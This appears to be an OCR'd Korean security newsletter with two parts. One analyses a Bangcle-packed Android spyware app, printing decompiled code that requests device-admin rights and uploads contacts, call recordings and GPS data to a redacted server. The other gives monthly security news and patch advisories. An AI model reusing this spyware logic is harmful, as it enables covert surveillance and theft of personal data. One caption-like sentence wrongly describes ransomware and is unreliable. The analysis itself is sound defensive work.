
[그림 8] 기존 Bangcle Dex 파일과 언래핑(Unwrapping)하여, 복호화한 Dex Class 구조 비교

복호화된 Dex 파일의 최초 엔트리포인트 코드는 MainActivity 이며, 이는 메니페스트를 통하여 확인할 수 있다.

```
<application android:icon="@drawable/icon" android:label="@string/app_name" android:name="MainApplication">
    <activity android:label="@string/app_name" android:name=".MainActivity">
        <intent-filter>
            <action android:name="android.intent.action.MAIN" />
            <category android:name="android.intent.category.default" />
            <category android:name="android.intent.category.LAUNCHER" />
        </intent-filter>
    </activity>
```

[그림 9] 메니페스트 (엔트리포인트 클래스 위치)

주로 수행하는 악성 행위는 사용자에게 기기관리자 권한을 요구하며, 사용자의 개인 정보 및 기기 정보, 사진 파일 통화 녹취 및 위치 정보를 탈취하는 행위를 수행한다. 아래 그림 10 은 이와 같은 악성 행위의 흐름도를 설명한다.



[그림 10] 메니페스트 (엔트리포인트 클래스 위치)

최초 엔트리포인트인 onCreate()에서는 각각의 악성 행위를 위한 Service 와 기기관리자 권한을 요구하는 Activity 를 수행한다.

```
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    this.com_sec_plugin_action_APP_STARTED();
    this.getPackageManager().setComponentEnabledSetting(this.getComponentName(), 2, 1);
    this.AT = this.getApplicationContext();
    Util v1 = new Util(((Context)this));
    v1.doRegisterUser();
    this.AT.strTelNum = v1.getPhoneNumber();
    this.startService(new Intent(((Context)this), PreodicService.class));
    this.startService(new Intent(((Context)this), TappingService.class));
    this.startService(new Intent(((Context)this), GSPTracking.class));
    this.startActivity(new Intent(((Context)this), RegDPMActivity.class));
    this.finish();
}
```

[그림 11] 엔트리포인트 클래스의 최초 onCreate() 코드

최초 실행을 하면 각각의 Service 와 Activity 를 수행하게 되는데, RegDPMActivity 는 해당 앱의 생존성을 높이기 위해 사용자에게 기기관리자 권한을 요구한다.

최초 실행을 하면 각각의 Service 와 Activity 를 수행하게 되는데, RegDPMActivity 는 해당 앱의 생존성을 높이기 위해 사용자에게 기기관리자 권한을 요구한다.

```
public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    Object v2 = this.getSystemService("device_policy");
    ComponentName v0 = new ComponentName(((Context)this), DeviceAdmin.class);
    if(((DevicePolicyManager)v2).isAdminActive(v0)) {
        this.finish();
    }
    else {
        Intent v1 = new Intent("android.app.action.ADD_DEVICE_ADMIN");
        v1.putExtra("android.app.extra.DEVICE_ADMIN", ((Parcelable)v0));
        v1.putExtra("android.app.extra.ADD_EXPLANATION", "");
        this.startActivityForResult(v1, 1);
    }

    this.finish();
}
```

[그림 12] 기기관리자 권한 해제 시도 시 수행되는 코드

MainActivity 에서 각각의 Service 가 실행되면 다음과 같이 주기적으로 탈취한 각각의 정보를 유출지로 전송한다. PreodicService 의 경우 사용자 개인 정보 및 기기 정보를 탈취하며, 그림 13 은 탈취 정보를 유출지로 전송하는 코드이다.

```
public void BlockAddressNum(String phonenumber) {
    String[][] v5 = new Contacts().getList(this.getApplicationContext(), this.mLimit, this.mOffSet
    if(v5.length == this.mLimit) {
        this.mOffSet += this.mLimit;
    }
    else {
        this.mOffSet = 0;
    }

    JSONArray v3 = new JSONArray();
    if(!TextUtils.isEmpty(((CharSequence)phonenumber))) {
        int v2;
        for(v2 = 0; v2 < v5.length; ++v2) {
            JSONObject v4 = new JSONObject();
            try {
                v4.put("id", v5[v2][0]);
                v4.put("name", v5[v2][1]);
                v4.put("phone", v5[v2][2]);
                v4.put("mail", v5[v2][3]);
            }
            catch(JSONException v1) {
                v1.printStackTrace();
            }

            v3.put(v4);
        }

        if(v3 == null) {
            return;
        }

        HttpUtils.postData("http://[redacted].php?telnum=" + phonenumber, v3
                .toString());
    }
}
```

[그림 13] PreodicService 의 개인 정보 탈취 및 전송 행위

랜섬웨어는 시스템에 존재하는 드라이브를 검사하여 드라이브 타입이 아래의 경우 중 하나에 해당하면 암호화를 진행하도록 되어있다.

```
public void startTapping() {
    long v2 = 60000;
    Timer v5 = null;
    this.AT = this.getApplicationContext();
    if(this.AT.bTapping) {
        File[] v13 = new File("/data/data/dudam21.dekart2.view/tapping/tmp").listFiles();
        if(v13 != null) {
            int v9;
            for(v9 = 0; v9 < v13.length; ++v9) {
                File v10 = v13[v9];
                FileUtil.copyFile(v10.getAbsolutePath(), "/data/data/dudam21.dekart2.view/tapping/cmp/"
                        + v10.getName());
                FileUtil.delFile(v10.getAbsolutePath());
            }
        }

        if(this.mIsRecording) {
            return;
        }

        try {
            this.TMPPath = "/data/data/dudam21.dekart2.view/tapping/tmp/tapping_" + new SimpleDateFormat(
                    "yyyy-MM-dd_hh_mm_ss").format(new Date()).toString() + ".3gp";
            this.mRecorder = new MediaRecorder();
            this.mRecorder.reset();
            this.mRecorder.setAudioChannels(1);
            this.mRecorder.setAudioSamplingRate(16000);
            this.mRecorder.setAudioSource(1);
            this.mRecorder.setOutputFormat(1);
            this.mRecorder.setAudioEncoder(3);
            this.mRecorder.setOutputFile(this.TMPPath);
            this.mRecorder.setOnInfoListener(((MediaRecorder$OnInfoListener)this));
            this.mRecorder.setOnErrorListener(((MediaRecorder$OnErrorListener)this));
            this.mRecorder.prepare();
            this.mRecorder.start();
            this.mIsRecording = true;
        }
        catch(Exception v7) {
            this.mRecorder = ((MediaRecorder)v5);
            return;
        }
```

[그림 14] 사용자 통화 내용 녹취를 수행하는 코드

GSPTrackingService는 기기의 GPS 정보를 탈취하며, 이를 http 프로토콜을 이용하여 실시간으로 전송한다.

```
public void onLocationChanged(Location location) {
    String v6 = new Util(((Context)this)).getPhoneNumber();
    double v2 = location.getLatitude();
    double v4 = location.getLongitude();
    double v0 = ((double)location.getAccuracy());
    this.mLatitude = String.valueOf(v2);
    this.mLongitude = String.valueOf(v4);
    this.mAccuracy = String.valueOf(v0);
    HttpUtils.postGPSData("http://[redacted].php?telnum=" + v6, this.mLatitude,
            this.mLongitude, this.mAccuracy);
}
```

[그림 15] 실시간 GPS 전송 행위


3. 결론

3.1 마치며

기존 악성 앱들은 APKProtect 와 같은 Dex 포맷의 바이너리 형태를 난독화하여 일부 코드를 디컴파일 할 수 없는 형태로 유포되었으나, Bangcle 과 같은 Dex 파일 자체를 암호화하여 래핑하는 기술이 발전함에 따라, 코드 분석 자체를 어렵게 하는 요인들이 증가하고 있는 추세이다. 따라서 이와 같은 패킹 및 난독화 기술에 대한 동향 파악 및 사전 연구를 통해 향후 새로운 패킹 및 난독화 기술이 적용된 신종 악성코드에 대하여 기민하게 대응할 수 있도록 주의를 기울여야 할 것이다.


3.2 대응방안

본 사의 알약 안드로이드에서는 이와 같이 난독화된 악성 앱들에 대하여 치료가 가능하며, 알약 안드로이드에서 적용한 대응 기능은 다음의 그림과 같은 프로세스로 치료 절차가 진행 된다.



[그림 16] 악성 앱 탐지 화면

위 그림 16와 같이 해당 악성 앱의 행위가 감지 되면 메인 검사 창을 구동하여 검사를 진행하며, 다음 그림 17과 같이 악성 앱의 진단명과 치료 과정을 통해 악성 앱을 제거할 수 있다. 신종 악성코드에 대비하기 위해 알약 안드로이드 DB는 항상 최신으로 유지하는 것이 안전한 방법일 것이다.



[그림 17] 악성 앱 치료 진행 화면

Part3. 보안 이슈 돋보기

6 월의 보안 이슈

6 월의 취약점

6 월의 보안 이슈

알약이 뽑은 TOP 이슈

- '뽐뿌' 또 다시… 랜섬웨어 피해 속출

회원수 200 만명에 달하는 온라인 커뮤니티 '뽐뿌'에서 연휴기간 대량의 랜섬웨어가 유포되었다. 지난해 개인정보 유출 사고로 논란을 일으킨데 이어 1 년여만이다. 이번 랜섬웨어는 배너 광고 플래시 취약점을 이용하여 유포되었으며, 사이트를 방문하기만 해도 감염이 될 수 있다. 뽐뿌측은 감염 사실을 알리는 회원글이 게시 된 후에도 조치가 이뤄지지 않아 피해가 속출했다.

- 은행 보안카드, OTP 사용 의무 이달 말부터 폐지

6 월 말부터 인터넷 모바일 뱅킹으로 계좌이체를 할 때 보안 카드나 일회용 비밀번호 생성기가 아닌 다른 인증 수단을 사용할 수 있게 된다. "전자 자금 이체 때 일회용 비밀번호 사용 의무를 폐지하는 내용 등을 골자로 하는 개정 전자금융거래법 시행령 및 감독규정을 이달 30 일부터 시행할 예정"이라고 밝혔다. 한편 일회용 비밀번호 사용 의무가 폐지되더라도 단기간에 OTP 를 대체할 만한 보안 수단이 출현하기는 어려울 것이라는 조심스러운 관측도 나오고 있다.

- 北, 대기업 전산망 침투… 방산자료 등 4 만건 탈취

북한이 남한 대기업 등이 쓰는 전산망을 뚫고 들어가 13 만여대에 이르는 개인용 컴퓨터를 '좀비 PC'로 만든 뒤 대규모 사이버 공격을 준비했고, 대기업 계열사로부터는 방위산업 관련 정보를 포함해 4 만 2000 여건의 문서를 이미 탈취한 것으로 드러났다. 이번에 북한이 통제 가능했던 PC 는 13 만여대로, 3.20 사이버테러의 2.5 배에 이르는 규모이다. 하지만 경찰이 피해 업체와 공조하여 대규모 사이버테러로 이어지지는 않았다.

- 구글 '지도 데이터 국외반출' 논란, 진짜 속내는?

구글이 9 년만에 지도 측량 데이터의 국외 반출을 재 요청했다. 이번 구글 지도 데이터 반출과 관련하려 '조세 회피' 의혹이 있다. 구글 코리아 연 매출은 1 조원 이상으로 추정되지만 이에 비해 과세 규모는 미미한 것으로 알려져 있다. 하지만 지도 서비스를 위해 국내에 서버를 둔다면 '고정사업장'으로 잡혀 법인세 회피가 어려울 수 있기 때문이다.

Part3. 보안 이슈 돋보기

- 간편 결제, 개인정보 수집 동의 거쳐야

앞으로 모바일 간편 결제, 즉 삼성 페이, 카카오 페이 등을 이용할 때에도 의무적으로 개인신용정보 수집 동의 절차를 거쳐야 한다. 현재는 소비자가 모바일 간편 결제 이용을 위해 회원가입을 할 때 개인정보 수집 동의 절차에 대해 정해진 기준이 없다. 하지만 앞으로는 간편 결제 서비스에 가입할 때 '개인신용정보 수집 이용 동의함, 동의하지 않음' 페이지가 생기며 소비자가 동의 여부를 체크해야 다음 절차로 넘어가게 된다.

- 국내 시민단체, 학자, 공무원 노린 표적 공격 '자쿠 봇넷' 밝혀져

글로벌 보안기업 포스포인트코리아는 한국에 가장 많은 피해자가 있는 '자쿠 봇넷'을 발견했다. 자쿠는 한번 확산으로 약 134 개국에서 1 만 9000 명의 피해자를 만들었으며, 이 중의 42%는 한국으로 피해가 제일 큰 것으로 확인됐다. 피해자는 평균 93 일동안 자쿠 감염 사실을 알지 못했으며, 일부는 최장 348 일까지 침해사실을 몰랐다. 공격자는 오랜 기간 피해자 PC 에 잠복해 중요 자료를 유출했으며, 다른 공격과 달리 소규모 개인을 표적으로 삼았다.

- 2018 년부터 전국 병원 진료정보 공유한다

정부는 2018 년까지 전국 병, 의원 간 진료정보 교류시스템을 구축하기로 했다. 국제 진료정보 표준을 적용한 교류 시스템을 개발, 대형 병원을 거점으로 우선 적용한다. 정보 중계 역할을 하는 메타데이터 통합 저장소도 만든다. 병원 간 진료 정보가 교류되면 진료비 절감이 기대되며, 1,2,3 차 의료기관 간 신속한 진료 서비스 지원과 협력 네트워크가 강화되며 전국 진료정보 통합 관리도 가능해 질것이다.

6 월의 취약점 이슈

Microsoft 6 월 정기 보안 업데이트

- Internet Explorer 용 누적 보안 업데이트(3163649)

이 보안 업데이트는 Internet Explorer 의 취약성을 해결합니다. 이 중에서 가장 심각한 취약성은 사용자가 Internet Explorer 를 사용하여 특수 제작된 웹 페이지를 볼 경우 원격 코드 실행을 허용할 수 있습니다. 이 취약성 악용에 성공한 공격자는 현재 사용자와 동일한 사용자 권한을 얻을 수 있습니다. 현재 사용자가 관리자 권한으로 로그온한 경우 공격자가 영향 받는 시스템을 제어할 수 있습니다. 이렇게 되면 공격자가 프로그램을 설치하거나, 데이터를 보거나 변경하거나 삭제하거나, 모든 사용자 권한이 있는 새 계정을 만들 수 있습니다.

- Microsoft Edge 용 누적 보안 업데이트(3163656)

이 보안 업데이트는 Microsoft Edge 의 취약성을 해결합니다. 이 중에서 가장 심각한 취약성은 사용자가 Microsoft Edge 를 사용하여 특수 제작된 웹 페이지를 볼 경우 원격 코드 실행을 허용할 수 있습니다. 이 취약성 악용에 성공한 공격자는 현재 사용자와 동일한 사용자 권한을 얻을 수 있습니다. 시스템에서 더 낮은 사용자 권한을 가지도록 구성된 계정의 고객은 관리자 권한이 있는 사용자보다 영향을 덜 받을 수 있습니다.

- JScript 및 VBScript 용 누적 보안 업데이트(3163640)

이 보안 업데이트는 Microsoft Windows 에서 JScript 및 VBScript 스크립팅 엔진의 취약성을 해결합니다. 이 취약성으로 인해 사용자가 특수 제작된 웹 사이트를 방문할 경우 원격 코드 실행이 허용될 수 있습니다. 이 취약성 악용에 성공한 공격자는 현재 사용자와 동일한 권한을 얻을 수 있습니다. 현재 사용자가 관리자 권한으로 로그온한 경우, 이 취약성 악용에 성공한 공격자는 영향 받는 시스템을 제어할 수 있습니다. 이렇게 되면 공격자가 프로그램을 설치하거나, 데이터를 보거나 변경하거나 삭제하거나, 모든 사용자 권한이 있는 새 계정을 만들 수 있습니다.

- Microsoft Office 용 보안 업데이트(3163610)

이 보안 업데이트는 Microsoft Office 의 취약성을 해결합니다. 이 중에서 가장 심각한 취약성은 사용자가 특수 제작된 Microsoft Office 파일을 열 경우 원격 코드 실행을 허용할 수 있습니다. 이러한 취약성 악용에 성공한 공격자는 현재 사용자의 컨텍스트에서 임의의 코드를 실행할 수 있습니다. 시스템에서 더 낮은 사용자 권한을 가지도록 구성된 계정의 고객은 관리자 권한으로 작업하는 고객보다 영향을 덜 받을 수 있습니다.

- Microsoft Windows DNS 서버용 보안 업데이트(3164065)

이 보안 업데이트는 Microsoft Windows 의 취약성을 해결합니다. 공격자가 DNS 서버에 특수 제작된 요청을 보낼 경우 이 취약성으로 인해 원격 코드 실행이 허용될 수 있습니다.

Part3. 보안 이슈 돋보기

- 그룹 정책용 보안 업데이트(3163622)

이 보안 업데이트는 Microsoft Windows 의 취약성을 해결합니다. 공격자가 도메인 컨트롤러와 대상 컴퓨터 간에 전달되는 트래픽에 대해 MiTM(메시지 가로채기(man-in-the-middle)) 공격을 실행하는 경우 이 취약성으로 인해 권한 상승이 허용될 수 있습니다.

- Windows 커널 모드 드라이버용 보안 업데이트(3164028)

이 보안 업데이트는 Microsoft Windows 의 취약성을 해결합니다. 이러한 취약성 중 가장 위험한 취약성으로 인해 공격자가 영향 받는 시스템에 로그온하여 특수 제작된 응용 프로그램을 실행할 경우 권한 상승이 허용될 수 있습니다.

- Microsoft 그래픽 구성 요소용 보안 업데이트(3164036)

이 보안 업데이트는 Microsoft Windows 의 취약성을 해결합니다. 이 중에서 가장 심각한 취약성은 사용자가 특수 제작된 응용 프로그램을 여는 경우 권한 상승을 허용할 수 있습니다.

- Windows SMB 서버용 보안 업데이트(3164038)

이 보안 업데이트는 Microsoft Windows 의 취약성을 해결합니다. 공격자가 시스템에 로그온하고 특수 제작된 응용 프로그램을 실행할 경우 이 취약성으로 인해 권한 상승이 허용될 수 있습니다.

- Netlogon 용 보안 업데이트(3167691)

이 보안 업데이트는 Microsoft Windows 의 취약성을 해결합니다. 대상 네트워크의 DC(도메인 컨트롤러)에 대한 액세스 권한을 가진 공격자가 특수 제작된 응용 프로그램을 실행하여 복제 도메인 컨트롤러로 DC 에 대한 보안 채널을 설정하는 경우 이 취약성으로 인해 원격 코드 실행이 허용될 수 있습니다.

- WPAD 용 보안 업데이트(3165191)

이 보안 업데이트는 Microsoft Windows 의 취약성을 해결합니다. WPAD(웹 프록시 자동 검색) 프로토콜이 대상 시스템에서 취약한 프록시 검색 프로세스로 대체되는 경우 이 취약성으로 인해 권한 상승이 허용될 수 있습니다.

- Windows 진단 허브용 보안 업데이트(3165479)

이 보안 업데이트는 Microsoft Windows 의 취약성을 해결합니다. 이 취약성으로 인해 공격자가 영향 받는 시스템에 로그온한 후 특수 제작한 응용 프로그램을 실행할 경우 권한 상승이 허용될 수 있습니다.

- Microsoft Exchange Server 용 보안 업데이트(3160339)

이 보안 업데이트는 Microsoft Exchange Server 의 취약성을 해결합니다. 이 중에서 가장 심각한 취약성은 공격자가 공격자 제어 URL 에서 경고 또는 필터링 없이, 로드된 OWA(Outlook Web Access) 메시지에서 특수 제작된 이미지 URL 을 보내는 경우 정보 유출을 허용할 수 있습니다.

Part3. 보안 이슈 돋보기

- Microsoft Windows PDF 용 보안 업데이트(3164302)

이 보안 업데이트는 Microsoft Windows 의 취약성을 해결합니다. 이 중에서 보다 심각한 취약성은 사용자가 특수 제작된 .pdf 파일을 열 경우 원격 코드 실행을 허용할 수 있습니다. 이 취약성 악용에 성공한 공격자는 현재 사용자의 컨텍스트에서 임의의 코드가 실행되게 할 수 있습니다. 하지만 공격자는 강제로 사용자가 특수 제작된 .pdf 파일을 열도록 만들 수 없습니다.

- Active Directory 용 보안 업데이트(3160352)

이 보안 업데이트는 Active Directory 의 취약성을 해결합니다. 이 취약성으로 인해 인증된 공격자가 여러 컴퓨터 계정을 만드는 경우 서비스 거부가 허용될 수 있습니다. 이 취약성을 악용하려면 공격자가 도메인에 컴퓨터를 가입시킬 권한이 있는 계정을 가지고 있어야 합니다.

- Microsoft Windows Search 구성 요소용 보안 업데이트(3165270)

이 보안 업데이트는 Microsoft Windows 의 취약성을 해결합니다. 공격자가 대상 시스템에 로그온하고 특수 제작된 응용 프로그램을 실행하는 경우 이 취약성으로 인해 서비스 거부가 허용될 수 있습니다.

- Adobe Flash Player 용 보안 업데이트(3167685)

이 보안 업데이트는 지원되는 모든 버전의 Windows 8.1, Windows Server 2012, Windows Server 2012 R2, Windows RT 8.1 및 Windows 10 에 설치된 Adobe Flash Player 의 취약성을 해결합니다.

- 해결법

Windows Update를 수행하거나 Microsoft 보안 공지 요약 사이트에서 해당 취약점들의 개별적인 패치 파일을 다운로드 받을 수 있습니다.

한글 : http://technet.microsoft.com/ko-kr/library/security/ms16-Jun
영문 : https://technet.microsoft.com/en-us/library/security/ms16-Jun

Cisco 제품군 다중 취약점 보안 업데이트 권고

Cisco 社는 자사의 제품에 영향을 주는 취약점을 해결한 보안 업데이트를 발표[1]

공격자는 취약점에 영향 받는 시스템에 임의코드 실행 및 서비스 거부 등의 피해를 발생시킬 수 있으므로,
최신버전으로 업데이트 권고

- 상세정보

[영향을 받는 제품]
참고사이트에 명시되어 있는 'Affected Products'을 통해 취약한 제품 확인

- OpenSSL 에서 발생하는 다수 취약점(CVE-2016-2105, 2106, 2107, 2108, 2109, 2176)[2]
- Cisco Network Analysis Module 웹 인터페이스에서 원격 코드 실행이 가능한 취약점(CVE-2016-1388)[3]
- Cisco Network Analysis Module 의 IPv6 패킷 디코드 기능에서 서비스 거부(DOS)가 발생할 수 있는 취약점(CVE-2016-1370)[4]
- Cisco Prime Network Analysis Module 및 Virtual Network Analysis Module 에서 발생할 수 있는 원격 명령 실행 취약점(CVE-2016-1390)[5]
- Cisco Prime Network Analysis Module 및 Virtual Network Analysis Module 에 조작된 HTTP 요청을 보내 원격 코드 실행이 가능한 취약점(CVE-2016-1391)[6]
- 조작된 IPv6 패킷을 처리하는 과정에서 서비스 거부(DOS)가 발생할 수 있는 취약점(CVE-2016-1409)[7]

※ 해당 취약점 보안업데이트 발표 예정

- 해결법

취약점이 발생한 Cisco 소프트웨어가 설치된 Cisco 장비의 운영자는, 해당되는 참고사이트에 명시되어 있는 'Affected Products' 내용을 확인하여, 패치 적용

업데이트가 발표되지 않은 취약점(CVE-2016-1409)에 영향 받는 제품은 보안업데이트가 발표될 때까지 ACL(Access Control List)에 IPv6 ND(Neighbor Discovery) 패킷 차단 권고

[참고사이트]

[1]https://tools.cisco.com/security/center/publicationListing.x

[2]https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20160504-openssl

[3]https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20160601-prime

[4]https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20160601-prime3

[5]https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20160601-prime1

[6]https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20160601-prime2

[7]https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20160525-ipv6

Adobe Flash Player 신규 취약점 주의 권고

Adobe Flash Player 의 제로 데이 취약점이 발견됨
공격자는 특수하게 조작된 Flash 파일이 포함된 웹 페이지, 스팸 메일 등을 사용자가 열어보도록 유도하여 악성 코드 유포 가능

- 상세정보

취약점을 이용하여 시스템 충돌 발생 및 제어가 가능(CVE-2016-4171)

[영향을 받는 제품]
Adobe Flash Player 21.0.0.242 및 이전 버전 (Windows, Macintosh, Linux, Chrome OS)

- 해결법

해당 취약점에 대한 보안 업데이트가 발표되지 않아 패치가 발표 될 때까지 Flash Player 사용 자제

※ 해당 보안 업데이트 발표 시 재 공지

취약점에 의한 피해를 줄이기 위하여 사용자는 다음과 같은 사항을 준수

- 신뢰되지 않는 웹 사이트의 방문 자제
- 출처가 불분명한 이메일 및 링크를 열어보지 않음
- 사용하고 있는 백신프로그램의 최신 업데이트를 유지하고, 실시간 감시기능을 활성화

[참고사이트] https://helpx.adobe.com/security/products/flash-player/apsa16-03.html

Adobe Flash Player 신규 취약점 보안 업데이트 권고

Adobe 社는 Flash Player 에서 발생하는 취약점을 해결한 보안 업데이트를 발표
낮은 버전 사용자는 악성코드 감염에 취약할 수 있으므로 해결방안에 따라 최신버전으로 업데이트 권고

- 상세정보

Adobe Flash Player 의 36 개 취약점에 대한 보안 업데이트를 발표[1]

- 임의코드 실행으로 이어질 수 있는 Type confusion 취약점(CVE-2016-4144, CVE-2016-4149)
- 임의코드 실행으로 이어질 수 있는 Use-Ater-Free 취약점(CVE-2016-4142, CVE-2016-4143, CVE-2016-4145, CVE-2016-4146, CVE-2016-4147, CVE-2016-4148)
- 임의코드 실행으로 이어질 수 있는 힙 오버플로우 취약점(CVE-2016-4135, CVE-2016-4136, CVE-2016-4138)
- 임의코드 실행으로 이어질 수 있는 버퍼 오버플로우 취약점(CVE-2016-1103)
- 임의코드 실행으로 이어질 수 있는 메모리 손상 취약점(CVE-2016-4122, CVE-2016-4123, CVE-2016-4124, CVE-2016-4125, CVE-2016-4127, CVE-2016-4128, CVE-2016-4129, CVE-2016-4130, CVE-2016-4131, CVE-2016-4132, CVE-2016-4133, CVE-2016-4134, CVE-2016-4137, CVE-2016-4141, CVE-2016-4150, CVE-2016-4151, CVE-2016-4152, CVE-2016-4153, CVE-2016-4154, CVE-2016-4155, CVE-2016-4156, CVE-2016-4166, CVE-2016-4171)
- 디렉토리 검색 경로가 취약하여 임의코드 실행이 가능한 취약점(CVE-2016-4140)
- same-origin-policy 우회 및 정보 누출 취약점(CVE-2016-4139)

[영향 받는 소프트웨어]

소프트웨어명	동작환경	영향받는 버전
Adobe Flash Player Desktop Runtime	윈도우즈, 맥	21.0.0.242 및 이전 버전
Adobe Flash Player Extended Support Release	윈도우즈, 맥	18.0.0.352 및 이전 버전
Adobe Flash Player for Google Chrome	윈도우즈, 맥, 리눅스, 크롬 OS	21.0.0.242 및 이전 버전
Adobe Flash Player For Microsoft Edge and Internet Explorer 11	윈도우즈 10	21.0.0.242 및 이전 버전
Adobe Flash Player For Linux	Linux	11.2.202.621 및 이전 버전

- 해결법

Adobe Flash Player 사용자

- 윈도우즈, 맥 환경의 Adobe Flash Player desktop runtime 사용자는 22.0.0.192 버전으로 업데이트 적용
- Adobe Flash Player Extended Support Release 사용자는 18.0.0.360 버전으로 업데이트 적용
- 리눅스 환경의 Adobe Flash Player 사용자는 11.2.202.626 버전으로 업데이트 적용
- Windows 10 및 Windows 8.1 에서 구글 크롬, Microsoft Edge, 인터넷 익스플로러에 Adobe Flash Player 를 설치한 사용자는 자동으로 최신 업데이트가 적용
  - 그 외 사용자는 Adobe Flash Player Download Center(http://www.adobe.com/go/getflash)에 방문하여 최신 버전 설치

[참고사이트] https://helpx.adobe.com/security/products/flash-player/apsb16-18.html

한컴오피스 6 월 정기 보안 업데이트 권고

한글과컴퓨터社의 아래한글 등 오피스 제품에 대한 보안 업데이트를 발표
영향 받는 버전의 사용자는 악성코드 감염에 취약할 수 있으므로, 아래 해결방안에 따라 최신버전으로 업데이트 권고

- 상세정보

[해당 시스템]

